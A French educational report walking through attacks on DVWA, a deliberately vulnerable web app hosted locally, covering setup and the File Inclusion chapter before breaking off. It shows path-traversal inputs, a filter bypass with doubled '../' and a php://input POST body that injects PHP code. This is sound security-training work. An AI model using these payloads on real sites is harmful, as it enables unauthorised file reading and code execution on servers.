



---

# **Distribution trouée Damn Vulnerable Web Application**

---

**Florian Barbarin - Abdelkader Beldjilali - Alexis Letombe**

Le 29 avril 2017

# Table des matières

<b>Introduction</b>	<b>3</b>
<b>1 Installation de la plateforme de test</b>	<b>3</b>
<b>2 test</b>	<b>4</b>
<b>3 File Inclusion</b>	<b>5</b>
3.1 Description de la vulnérabilité . . . . .	5
3.1.1 Local File Inclusion . . . . .	5
3.1.2 Remote File Inclusion . . . . .	6
3.2 Exploitation de la vulnérabilité . . . . .	6
3.2.1 Détection d'une inclusion de fichier . . . . .	6
3.2.2 Connaissance de l'arborescence de l'application web . . . . .	7
3.2.3 Affichage et lecture du fichier . . . . .	8
3.2.4 Extension au <i>Remote File Inclusion</i> . . . . .	8
3.3 Contre-mesures . . . . .	9
3.3.1 Premier niveau . . . . .	9
3.3.2 Deuxième niveau . . . . .	11
3.3.3 Troisième niveau . . . . .	13
<b>4 File Upload</b>	<b>13</b>
4.1 Description de la vulnérabilité . . . . .	13
4.1.1 Généralités . . . . .	13
4.1.2 Différentes vulnérabilités . . . . .	14
4.2 Exploitation de la vulnérabilité . . . . .	14
4.2.1 Chargement du fichier . . . . .	14
4.2.2 Exécution du script . . . . .	15
4.3 Contre-mesures . . . . .	15
4.3.1 Premier niveau . . . . .	15
4.3.2 Deuxième niveau . . . . .	17
4.3.3 Troisième niveau . . . . .	19
<b>5 Insecure CAPTCHA</b>	<b>21</b>
5.1 Description de la vulnérabilité . . . . .	21
5.2 Exploitation de la vulnérabilité . . . . .	22
5.3 Contre-mesure . . . . .	22
<b>6 Injection SQL</b>	<b>23</b>
6.1 Description . . . . .	23
6.2 Exploitation . . . . .	23
6.2.1 DVWA - Security level "low" . . . . .	23
6.2.2 DVWA - Security level "Medium" et "High" . . . . .	25
6.3 Contre-mesures . . . . .	25
<b>7 Injection SQL aveugle</b>	<b>27</b>
7.1 Description . . . . .	27
7.2 Exploitation . . . . .	27
7.3 Contre-mesure . . . . .	28

<b>8</b>	<b>Attaques Reflected XSS (non persistante)</b>	<b>28</b>
8.1	Description . . . . .	28
8.2	Exploitation . . . . .	29
8.2.1	DVWA - Security level "Low" . . . . .	29
8.2.2	DVWA - Security level "Medium" . . . . .	31
8.2.3	DVWA - Security level "High" . . . . .	31
8.2.4	DVWA - Security level "Impossible" . . . . .	31
8.3	Contre-mesure . . . . .	32
<b>9</b>	<b>Stored XSS (persistante)</b>	<b>33</b>
9.1	Description . . . . .	33
9.2	Exploitation . . . . .	33
9.3	Contre-mesure . . . . .	34
<b>10</b>	<b>Conclusion et perspectives</b>	<b>35</b>

# Introduction

Comme TV5 monde en 2015, les pertes des entreprises victimes de cyberattaques se comptent souvent en dizaines de millions d'euros. L'Open Web Application Security Project (OWASP : <https://www.owasp.org>), publie régulièrement la liste des 10 menaces les plus critiques qui concernent les applications web. Une manière de s'en prémunir consiste à pratiquer le hacking web éthique. C'est là qu'entre en scène l'outil DVWA. Damn Vulnerable Web App (<http://www.dvwa.co.uk>), est un environnement PHP qui permet de se former à la sécurité des sites web. Le hacker en herbe peut ainsi se former et tester légalement ses compétences sur une application hébergée localement. C'est ce qu'on se propose d'exposer dans ce document.

OWASP Top 10 – 2017 (New)	
A1 – Injection	
A2 – Broken Authentication and Session Management	
A3 – Cross-Site Scripting (XSS)	
▶ A4 – Broken Access Control (Original category in 2003/2004)	
A5 – Security Misconfiguration	
A6 – Sensitive Data Exposure	
A7 – Insufficient Attack Protection (NEW)	
A8 – Cross-Site Request Forgery (CSRF)	
A9 – Using Components with Known Vulnerabilities	
A10 – Underprotected APIs (NEW)	

FIGURE 1 – Le top 10 des menaces web 2017 publiées par l'OWASP

## 1 Installation de la plateforme de test

Une solution possible consiste à installer la distribution kali et le site web DVWA sur une machine virtuelle virtualBox. On utilisera PHP 5, plutôt que PHP 7, comme demandé dans la documentation d'installation. Il suffit ensuite de modifier la configuration réseau NAT de la machine virtuelle en "accès par pont" pour pouvoir accéder au site dvwa à partir de la machine hôte. La commande `hostname -I` sur la machine virtuelle fournit son adresse IP, par exemple 192.168.1.8. Il ne reste plus qu'à se connecter via firefox au site dvwa via <http://192.168.1.8/dvwa/>. Le login par défaut est admin/password.




FIGURE 2 – Accès à DVWA à partir du navigateur de la machine hôte. Le site web DVWA est installé sur une machine virtuelle kali linux.

## 2 test

### 3 File Inclusion

De nombreux langages de programmation permettent d'inclure des portions de code contenues dans d'autres fichiers que celui en cours d'exécution. Le mécanisme mis à disposition permet de recopier dans le script principal le code contenu dans un autre fichier. Cette procédure est transparente à l'œil de l'utilisateur et peut être très avantageuse pour le développeur d'un site internet.




FIGURE 3 – Mécanisme d'inclusion d'un fichier

En effet, inclure du code contenu dans un autre fichier permet, entre autre, les deux utilisations suivantes :

- inclure des portions de code différentes en fonction de choix de l'utilisateur ou de l'environnement de ce dernier ;
- inclure des portions de code utilisées dans plusieurs scripts (par exemple une fonction de connexion à une base de données) afin de ne pas avoir à recopier les mêmes lignes à différents endroits et de ne modifier qu'un seul fichier en cas de modification de la fonction.

Nous voyons donc que le premier point ci-dessus permet d'obtenir une réelle adaptabilité du code alors que le second point donne la possibilité au développeur d'écrire du code concis et factorisé. Nous allons cependant voir que ce mécanisme n'est pas dépourvu de vulnérabilités.

#### 3.1 Description de la vulnérabilité

La principale vulnérabilité connue dans le mécanisme que nous venons d'explicitier intervient lorsque l'inclusion d'un script est gérée par une variable pouvant être contrôlée par un attaquant. On se retrouve alors plutôt dans le premier cas d'utilisation indiqué, c'est à dire inclure des portions de code différentes en fonction de choix de l'utilisateur ou de l'environnement de ce dernier. En effet, dans le second cas d'utilisation, l'inclusion du fichier est généralement écrite "en dur" dans le script principal et ne peut donc pas être facilement modifiée par un attaquant.

On remarque dans le schéma 4 que dans le cas où un attaquant peut avoir accès à la variable permettant de sélectionner le script légitime, celui-ci peut en modifier le contenu de deux façons. On parle alors de *Local File Inclusion* (LFI) et de *Remote File Inclusion* (RFI).

##### 3.1.1 Local File Inclusion

Une fois que l'attaquant est en capacité de modifier le contenu de la variable indiquant le nom du script à inclure, celui-ci peut y indiquer un chemin local (i.e. directement sur le serveur) vers un script contenant du code malveillant. Il peut s'agir d'un script que l'attaquant a au préalable placé sur le serveur ou d'un script déjà présent qui effectue des opérations pouvant porter atteinte à la disponibilité de la machine voire à l'intégrité ou la confidentialité des données.




FIGURE 4 – Vulnérabilité d'inclusion d'un fichier

### 3.1.2 Remote File Inclusion

L'attaquant peut également indiquer dans la variable un chemin distant (i.e. vers un autre serveur) pointant vers un script contenant du code malveillant. Cette technique a pour avantage de faciliter la gestion du contenu du script malveillant par l'attaquant qui peut y inclure toutes les fonctionnalités qu'il souhaite voire le faire évoluer en fonction de la réponse de la machine attaquée.

Dans les deux cas, les scripts malveillants sont recopiés au sein du code du script principal qui sera au final exécuté par le serveur. Cette vulnérabilité offre donc de vastes possibilités à un attaquant qui peut alors faire exécuter par un serveur n'importe quelles fonctionnalités qu'il souhaite.

## 3.2 Exploitation de la vulnérabilité

Afin d'illustrer avec l'application DVWA la vulnérabilité d'une inclusion de fichier mal protégée, nous cherchons à lire les cinq citations incluses dans un fichier `fi.php`. Ce fichier se trouve dans le répertoire `dvwa/hackable/flags` de DVWA. Ces citations devront bien entendu être lues grâce à la technique de l'inclusion de fichier.

Cette exploitation se déroulera en trois étapes et illustrera la technique du *Local File Inclusion*. Une quatrième partie étendra cette exploitation au *Remote File Inclusion*.

### 3.2.1 Détection d'une inclusion de fichier

La page "*File Inclusion*" accessible depuis le menu de gauche de DVWA permet, notamment, d'accéder à trois pages intitulées `file1.php`, `file2.php` et `file3.php`.

En cliquant par exemple sur `file1.php`, il est possible de se rendre compte que le nom du fichier est passé en paramètre de l'URL (cf. figure 6). On peut alors faire l'hypothèse que la valeur du champ "*page*" de l'URL est utilisée pour positionner la variable indiquant le nom du fichier à inclure par le script PHP affichant la page.

Nous venons donc très probablement de trouver un moyen d'agir sur la variable indiquant le nom du fichier à inclure. L'idée étant de lire un fichier déjà présent sur le serveur, il est nécessaire de connaître un minimum l'arborescence de l'application web.




FIGURE 5 – Page "File Inclusion" de DVWA




FIGURE 6 – Nom de la page sélectionné en paramètre de l'URL

### 3.2.2 Connaissance de l'arborescence de l'application web

Certains sites avec une mauvaise configuration du serveur permettent de "lister" les répertoire présents sur le serveur web. Ceux-ci s'affichent alors comme dans un explorateur de fichier et la connaissance de l'arborescence de l'application est immédiate.

Dans le cas de DVWA, il n'est pas possible de connaître directement l'arborescence entière du serveur même si certains dossiers peuvent être listés (e.g. dvwa/vulnerabilities/). Cependant, nous connaissons déjà l'emplacement sur le serveur du fichier que nous souhaitons exécuter : dvwa/hackable/flags/fi.php. De plus, nous savons que nous nous trouvons dans le répertoire dvwa/vulnerabilities/fi/. Ainsi, le chemin relatif pour accéder au fichier souhaité depuis la page contenant le script d'inclusion serait : ../../hackable/flags/fi.php.



Dans le cadre de la technique du *Local File Inclusion*, il est nécessaire et parfois difficile de connaître l'emplacement exact du fichier que l'on souhaite exécuter dans l'arborescence de l'application. Dans le cas où, comme ici, nous n'avons pas d'affichage direct de cette arborescence, il peut être nécessaire de "tâtonner" afin d'arriver jusqu'au fichier souhaité.

Nous pouvons maintenant tenter de lire les citations auxquelles nous souhaitons accéder.

### 3.2.3 Affichage et lecture du fichier

Comme le paramètre "*page*" de l'URL semble directement fournir le chemin d'inclusion du fichier au script principal, on peut tenter d'indiquer `../../hackable/flags/fi.php` à la place de `file1.php` dans l'URL.




FIGURE 7 – Passage en paramètre du chemin vers le fichier

Nous voyons alors dans la figure 8 que nous avons pu inclure en haut de la page courante le fichier `fi.php`. Les citations 1, 2 et 4 sont directement affichées. La citation 3 est masquée et la citation 5 se trouve dans les commentaires du code source du fichier HTML.




FIGURE 8 – Inclusion de `fi.php` dans la page principale

Conformément au schéma de la figure 4, nous avons, en modifiant la valeur d'une variable, redirigé le chemin du fichier à inclure dans la page courante vers le fichier de notre choix. Ce fichier `fi.php` est bien exécuté par le serveur. Il ne contient ici que du texte mais pourrait également contenir du code malveillant qui serait tout autant exécuté.

### 3.2.4 Extension au *Remote File Inclusion*

Dans l'exemple que nous avons étudié ici, nous avons vu qu'il s'agissait d'exécuter un fichier PHP déjà présent sur le serveur. La section 3.2.2 nous a permis de trouver comment accéder localement au fichier souhaité.

Il faut cependant noter que nous pouvons appliquer une technique presque en tout point similaire pour exécuter des fichiers qui se trouvent sur un autre serveur et accessibles depuis une URL. Il s'agit de la technique du *Remote File Inclusion*. Il suffit pour cela de passer en paramètre de l'argument "page" l'adresse à laquelle un script se trouve. Là encore, le script sera exécuté par l'application sans aucune protection (cf. figure 9).




FIGURE 9 – Inclusion de <http://google.fr> dans la page principale

### 3.3 Contre-mesures

L'application DVWA implémente trois niveaux de contre-mesures afin de se protéger contre la vulnérabilité explicitée ci-dessus.

#### 3.3.1 Premier niveau

**Description de l'implémentation :** La première contre-mesure implémentée par DVWA consiste à ajouter les lignes suivantes dans le script PHP récupérant la valeur du paramètre "page" :

```
// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\\" ), "", $file );
```

La fonction `str_replace()` en PHP permet de rechercher dans une chaîne de caractère le motif passé dans le premier argument, de le remplacer par celui passé dans le deuxième argument et d'affecter le résultat dans la variable passée en troisième argument.

Dans notre exemple, la première ligne tente de se prémunir contre la technique du *Remote File Inclusion* en supprimant la mention aux protocoles HTTP et HTTPS permettant de récupérer une page ou un script présent sur un autre serveur.

La seconde ligne tente, elle, de se prémunir contre la technique du *Local File Inclusion*. En effet, elle tente d'éviter tout déplacement du répertoire courant sur le serveur en supprimant les motifs du type `"../"`.

**Faiblesses de la contre-mesure :** La contre-mesure tentant de se prémunir contre la technique du *Local File Inclusion* ne permet de supprimer qu'un seul motif "../" et ne gère pas la succession potentielle de celui-ci. Ainsi, il reste possible d'atteindre le fichier souhaité sur le serveur en rajoutant simplement un motif "../" supplémentaire qui sera supprimé. On retrouvera, par là, le chemin exact vers le fichier visé.

En ce qui concerne la contre-mesure permettant de se prémunir contre la technique du *Remote File Inclusion*, on peut noter que seuls les URL commençant par "http://" sont filtrés. Or le langage PHP est capable de gérer d'autres types de protocoles écrits dans le style URL comme "php://" qui accède à différents flux d'entrée/sortie. Par exemple, l'URL "php://input"<sup>1</sup> est capable de lire des données brutes écrites dans le corps d'une requête POST. Ainsi, en créant nous même une requête POST dans laquelle on écrit du code PHP et que l'on envoie à l'adresse `http://localhost/dvwa/vulnerabilities/fi/?page=php://input`, il sera bien possible de faire exécuter par le serveur la portion de code incluse dans la requête. En effet, la chaîne "php://input" passée au paramètre "page" de l'URL ne sera pas filtrée et sera exécutée lors de son inclusion. L'interpréteur PHP ira alors lire les données écrites dans le corps de la requête POST et exécutera le code qu'il trouvera.

Afin d'illustrer ce propos, nous allons utiliser l'add-on "*Hackbar*" de Firefox qui permet, entre autre, de créer soi-même des requêtes POST.




FIGURE 10 – Création d'une requête POST pour l'inclusion de <http://google.fr> dans la page principale

On prévoit d'envoyer la requête POST à l'adresse `http://localhost/dvwa/vulnerabilities/fi/?page=php://input` (1) et on y inclus le code suivant (2) permettant l'inclusion de la page <http://google.fr> :

```
<?php include "http://google.fr"; ?>
```

1. Voir documentation PHP : <http://php.net/manual/fr/wrappers.php.php>

On exécute ensuite la requête (3) qui est transmise au navigateur (4). La page DVWA inclut bien les éléments (5) de la page <http://google.fr> (RFI). En effet, on vérifie bien dans la figure 11 que la requête POST envoyée au serveur contient la portion de code écrite. On pourrait de la même manière demander dans le code PHP l'inclusion d'un script présent sur le serveur (LFI).

```
10.06.11.062[5691ms][total 5094ms] État: 200[OK]
